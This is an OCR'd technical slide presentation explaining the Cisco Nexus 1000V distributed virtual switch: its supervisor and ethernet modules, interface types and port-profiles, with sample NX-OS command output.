
Nexus 1000V (Swordfish)

- What is it?
  - a distributed software switch than spans multiple ESX4 hosts
  - alternative to built-in Hypervisor Distributed vSwitch
- Why?
  - addresses VM-to-VM communication security concerns
  - offers Cisco switch look and feel to VMware admins
  - brings features typically found on hardware switches
    - PVLANs
    - ACLs (VACL/RACL)
    - Netflow
    - Port Security
    - shut/no shut of VM interfaces
    - SPAN (port mirroring)
  - consistent policies across VMotions

Key components

- ESX 4.0 hosts (currently in beta from VMWare)
- Virtual Center 4.0 & VC Client 4.0 (beta)
- VSM (control-plane for Nexus 1000V) (beta)
  - runs as a 64-bit VM
  - NX-OS look and feel
- VEMs
  - one small process per managed ESX host
  - makes ESX host appear as a module (linecard) in VSM
  - replaces built-in Hypervisor’s vswitch

Cisco Nexus 1000V Components




Virtual Ethernet Module(VEM)

- Replaces existing vSwitch
- Enables advanced switching capability on the hypervisor
- Provides each VM with dedicated “switch ports”

Virtual Supervisor Module(VSM)

- CLI interface into the Nexus 1000V
- Leverages NX-OS 4.01
- Controls multiple VEMs as a single network device

Virtual Supervisor Options



VSM Virtual Appliance

- ESX Virtual Appliance
- Special dependence on CPVA server
- Supports up to 64 VEMs

VSM Physical Appliance

- Cisco branded x86 server
- Runs multiple instances of the VSM virtual appliance
- Each VSM managed independently


Virtual Ethernet Module (VEM)

- Light (10MB) ESX4 module
- Single VEM instance per ESX4 host
- Allows ESX4 host to show up as a linecard in VSM
  - Just like a real modular switch!
- Receives instructions from VSM
  - Stores basic configs locally (system VLANs, Domain ID, etc…)
- Can run in last known good state without VSM connectivity
  - Some features will not work (Vmotion) in this state
  - Must have VSM connectivity upon reboot to switch VM traffic


Distributed Switching

- Each Virtual Ethernet Module behaves like an independent switch
  - No address learning/synchronization across VEMs
  - No concept of Crossbar/Fabric between the VEMs

    Virtual Supervisor is NOT in the data path
  - No concept of forwarding from an ingress linecard to an egress linecard (another server)
  - No Etherchannel across VEMs



Virtual Supervisor to Virtual Center




- One way API between the VSM and Virtual Center
- Certificate (Cisco self signed or customer supplied) ensures secure communications
- Connection is setup on the Supervisor

```
dcn-n1k-v# show svs connection

Connection VC:
    IP address: 10.48.82.84
    Protocol: vmware-vim https
    vmware dvs datacenter-name: DCNSwordfish
    ConfigStatus: Enabled
    OperStatus: Connected
dcn-n1k-v#
```

Supervisor to Ethernet Module

- Two distinct virtual interfaces are used to communicate between the VSM and VEM
  - •**Control**
    - • Carries low level messages to ensure proper configuration of the VEM.
    - • Maintains a 2 sec heartbeat what the VSM to the VEM (timeout 6 seconds)
  - •**Packet**
    - •Carries any network packets between the VEM and the VSM such as CDP/LLDP
- Must be on two separate VLANs
- Supports both L2 and L3 designs




Switching Interface Types

Physical Ethernet Ports on the ESX hosts

- NIC cards on each server
- Appears as 'Eth' interface on a specific module in NX-OS
  - Example – 'Eth10/7'
- Static assignment as long as the module ID does not change
- Up to 32 per host

- Virtual Ethernet Ports
  - Virtual Machine facing ports
  - Appears as 'VethXXX' within NX-OS.
  - Not assigned to a specific module to simplify VMotion
    - Example – 'Veth68'

Nexus 1000 V interfaces illustrated



Interfaces: example

```
dcn-n1k-v# sh int brief
--------------------------------------------------------------------------------
Port   VRF          Status IP Address                              Speed    MTU
--------------------------------------------------------------------------------
mgmt0  --           up     10.48.82.85                             1000     1500

--------------------------------------------------------------------------------
Ethernet      VLAN   Type Mode   Status  Reason                   Speed     Port
Interface                                                                   Ch #
--------------------------------------------------------------------------------
Eth3/2        1      eth  trunk  up      none                     a-1000(D) --
Eth4/2        1      eth  trunk  up      none                     a-1000(D) --
Eth5/2        1      eth  trunk  up      none                     a-1000(D) --

--------------------------------------------------------------------------------
Interface     VLAN   Type Mode   Status  Reason                   MTU
--------------------------------------------------------------------------------
Veth1         200    virt access up      none                     1500
Veth2         27     virt access up      none                     1500
Veth5         200    virt access up      none                     1500
Veth6         200    virt access up      none                     1500
Veth100       220    virt access nonPcpt nonParticipating         1500
Veth200       27     virt access nonPcpt nonParticipating         1500
dcn-n1k-v#
```


Concept of Port-Profiles

- Port Profiles: collection of ‘interface’ commands
  - things such as access or trunk port
  - VLAN of the access port
  - VLAN carried on the trunk
  - security settings, etc.
- Port-profile: assigned to interfaces (Ethernet or VEth)
- Dynamic configuration
  - Port Profile changes are propagated immediately to all ports using that profile
- It’s also possible to configure interfaces directly
  - eg: shut down an interface to a VM

What Can A Profile Contain?

Policy definition supports:

- VLAN, PVLAN settings
- ACL, Port Security, ACL Redirect
- Cisco TrustSec (SGT)
- NetFlow Collection
- Rate Limiting
- QoS Marking (COS/DSCP)
- Remote Port Mirror (ERSPAN)



Two types of Port Profiles

- Uplink and non-uplink

  Uplink maps to physical NICs. Used to allocate control and packet VLANs, or create an Etherchannel between the ESX Hosts and the physical switch, or control link between Host and physical switch

- Port profiles are pushed via the Virtual Center API


  “state enabled” concept → once enabled, pushed to VC

- Upon connection/reconnection with Virtual Center the VSM re-verifies the correct port profile configuration exists within Virtual Center

- Port-profile maps to a port-group inside VMWare which can then be used to assign VMs

Example: two port-profiles


```
dcn-n1k-v# sh port-profile
port-profile system-uplink
  description:
  status: enabled
  capability uplink: yes
  system vlans: 666,777
  port-group: uplinkportprofile1
  config attributes:
    switchport mode trunk
    switchport trunk allowed vlan 27,200-220,666,777
    no shutdown
  evaluated config attributes:
    switchport mode trunk
    switchport trunk allowed vlan 27,200-220,666,777
    no shutdown
  assigned interfaces:
    Ethernet3/2
    Ethernet4/2
    Ethernet5/2
```



```
dcn-n1k-v# sh port-profile name Data27
port-profile Data27
  description: BACKBONE
  status: enabled
  capability uplink: no
  system vlans: none
  port-group: Data27
  config attributes:
    switchport mode access
    switchport access vlan 27
    no shutdown
  evaluated config attributes:
